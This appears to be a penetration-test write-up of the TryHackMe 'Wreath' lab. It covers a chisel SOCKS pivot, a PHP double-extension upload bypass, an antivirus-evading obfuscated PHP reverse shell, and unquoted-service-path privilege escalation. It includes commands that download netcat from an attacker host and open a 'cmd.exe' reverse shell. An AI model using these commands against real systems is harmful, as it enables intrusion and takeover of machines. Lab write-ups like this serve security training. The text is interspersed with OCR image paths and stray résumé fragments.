
```
netsh advfirewall firewall add rule name="egg_rule" dir=in action=allow protocol=tcp localport=15555
```



```
*Evil-WinRM* PS C:\temp> ./chisel_eggd.exe server -p 55556 --socks5
chisel_eggd.exe : 2021/12/12 02:42:39 server: Fingerprint B3cUdQJsFE3CbwsBb+Md01thTn3J0bM3Mgy68VAVU6g=
    + CategoryInfo          : NotSpecified: (2021/12/12 02:4 ... bM3Mgy68VAVU6g=:String) [], RemoteExceptio
n
    + FullyQualifiedErrorId : NativeCommandError
2021/12/12 02:42:39 server: Listening on http://0.0.0.0:55556^C

Warning: Press "y" to exit, press any other key to continue

*Evil-WinRM* PS C:\temp> ./chisel_eggd.exe server -p 15555 --socks5
chisel_eggd.exe : 2021/12/12 02:43:17 server: Fingerprint k6OUw4IQ+HOq0PaPt+WVRvzApgH7605pD9srGdC2Zr4=
    + CategoryInfo          : NotSpecified: (2021/12/12 02:4 ... 05pD9srGdC2Zr4=:String) [], RemoteExceptio
n
    + FullyQualifiedErrorId : NativeCommandError
2021/12/12 02:43:17 server: Listening on http://0.0.0.0:15555
```

```
└─$ ./chisel_1.7.6_linux_amd64 client 10.
200.72.150:15555 5555:socks
2021/12/11 21:44:10 client: Connecting to
 ws://10.200.72.150:15555
2021/12/11 21:44:10 client: tun: proxy#12
7.0.0.1:5555⇒socks: Listening
2021/12/11 21:44:10 client: Connected (La
tency 71.981432ms)
```

After visiting the IP address 10.200.72.100, on port 80, we met with a familiar page, our client's personal webpage.



formally at university, resulting in 25 years of software development experience. Seven of these were working professionally as a software developer.

their dissolution in 2019. Role involved close co-ordination with management, as well as a team of 8 developers.

Skills

Development 82%

Systems Administration 90%

Organisational Skills 75%

Communication Skills 65%

Project Management 80%

Hi, I'm Thomas Wreath

Developer and Sysadmin

Experience


2019 - Present

FREELANCE DEVELOPER

Thomas Wreath Development

Enumerating Filesystem

Since there is nothing new on this webpage, we moved on with enumerating the git servers file system. Under the directory C:\GitStack\repositories we discovered the git directory of his personal website.




```
    Directory: C:\GitStack\repositories


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       12/10/2021  12:33 PM                try
d-----         1/2/2021   7:05 PM                Website.git
-a----       12/10/2021  11:21 AM           2569 devil.php
-a----       12/10/2021  12:05 PM           7168 serv.exe


*Evil-WinRM* PS C:\GitStack\repositories>
```

Evil-winrm provides us with the option of downloading and uploading files throughout our connection. So, we downloaded the Website.git for further examination. A suite called GitTools, available on github, came in handy for extracting the content we needed.

Examining Git's Content For Vulnerabilities

Under the commit 345ac8b236064b431fa43f53d91c98c4834ef8f3/resources we found the index.php and inside that a vulnerability to exploit. You can confirm our findings at line 11 of the already mentioned file.




```
 3      if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
 4          $target = "uploads/".basename($_FILES["file"]["name"]);
 5          $goodExts = ["jpg", "jpeg", "png", "gif"];
 6          if(file_exists($target)){
 7              header("location: ./?msg=Exists");
 8              die();
 9          }
10          $size = getimagesize($_FILES["file"]["tmp_name"]);
11          if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
12              header("location: ./?msg=Fail");
13              die();
14          }
15          move_uploaded_file($_FILES["file"]["tmp_name"], $target);
16          header("location: ./?msg=Success");
17          die();
18      } else if ($_SERVER["REQUEST_METHOD"] == "post"){
19          header("location: ./?msg=Method");
20      }
21
```

To extent on this subject, our client’s web application allows file uploading on his server. At the noted line it checks for attempts to upload files with any extension than those defined as good (jpg, jpeg,png,gif). However, the code fails its objective by checking only the second index of a splitted, by the character ‘.’, string. Meaning that, we can upload a file with two extentions, like:

exploit.jpg.php

An attacker can bypass the applications filter and upload a malicious file on the victims personal PC. Following, we demonstrate a simple form of this attack, for testing purposes.




Welcome Thomas!

Ruby Image Upload Page

No file selected.

Web application under /resources




```
10.200.72.100/resources/uploads/test_egg.jpg.php
```

```
����JFIF����1

Test Payload
```

Evading Personal PC’s Antivirus

From the conversations that preceded with the client, we know that his personal computer has security features enabled. As his computer is running with a WindowsOS, we assume that he was referring on an Antivirus software. To compromise the final machine we had to trick the AV’s mechanisms with our payload.

To achieve that, we obfuscated a php reverse payload with an online tool[4], that encoded it with base64. Furthermore, we embed the payload in a common image before uploading it. As you can see, the results were to get a reverse shell on the network’s third machine.



```
����JFIF�����

Host Name:                 [redacted]
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-70000-00000-AA778
Original Install Date:     08/11/2020, 14:55:50
System Boot Time:          12/12/2021, 02:14:11
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2400 Mhz
BIOS Version:              Xen 4.2.amazon, 24/08/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-gb;English (United Kingdom)
Input Locale:              en-gb;English (United Kingdom)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     2,048 MB
Available Physical Memory: 1,299 MB
Virtual Memory: Max Size:  2,432 MB
Virtual Memory: Available: 1,792 MB
Virtual Memory: In Use:    640 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
```


The shell can be triggered from a web browser. Still, we need a more efficient way to connect with the machine.

[4] https://www.gaijin.at/en/tools/php-obfuscator

Personal PC

With the intention of compromising Mr. Wreath’s personal computer, we uploaded a netcat for Windows executable copy on it. After, we forced it to connect with our attacking machine’s listener. The commands were as following:

- shell_egg.jpg.php?wreath=curl http://[attacking-ip]/egg_nc64.exe -o C:\\Windows\\Temp\\egg_nc64.exe
- powershell.exe C:\\Windows\\Temp\\egg_nc64.exe 10.50.73.83 5254 -e cmd.exe




```
┌──(kali㉿kali)-[~/tryhackme/wreath/nc.exe]
└─$ nc -lnvp 5254
listening on [any] 5254 ...
connect to [10.50.73.83] from (UNKNOWN) [10.200.72.100] 49754
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>
```

This way, we acquired a full working reverse shell with our client’s PC.

Additional Enumeration

Even though we managed to reach and connect with the final machine of Wreath’s network, we wish to escalate our privileges on it as a real attacker would do. Aiming at this, we researched, first, the privileges our user had.




```
C:\xampp\htdocs\resources\uploads>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

C:\xampp\htdocs\resources\uploads>
```

We found our session’s user owning the SeImpersonatePrivilege privilege, which can be abused and lead to escalation exploit. You can look for more information here[5]. Further action was to find a vulnerable service to manipulate and give us the desired results. If you wish to replicate this step, run the following command:

wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"


and you will discover the SystemExplorerHelpService, which is capable for an Unquoted Service Path attack.



```
nse.exe"                Manual
System Explorer Service                                   SystemExplorerHelpService          C:\Program Files (x86)\System Explorer\System Explorer\service\Sys
temExplorerService64.exe  Auto
Windows Defender Antivirus Network Inspection Service     WdNisSvc                           "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\
NisSrv.exe"             Manual
```

You can investigate more on this service with the command:

sc qc SystemExplorerHelpService




```
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Explorer Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

From the latest information we know that, the targeted service runs from a Local System account. Also, by observing the full path, we are now able to select a possible directory under which a malicious file can be injected to exploit the already discovered vulnerability. After checking the writing privileges for the C:\Program Files (x86)\System Explorer path, we are confident to place our exploit there.

You can also check how easy is for an attacker to confirm the privileges over this path by running the command:

powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"

[5] https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/

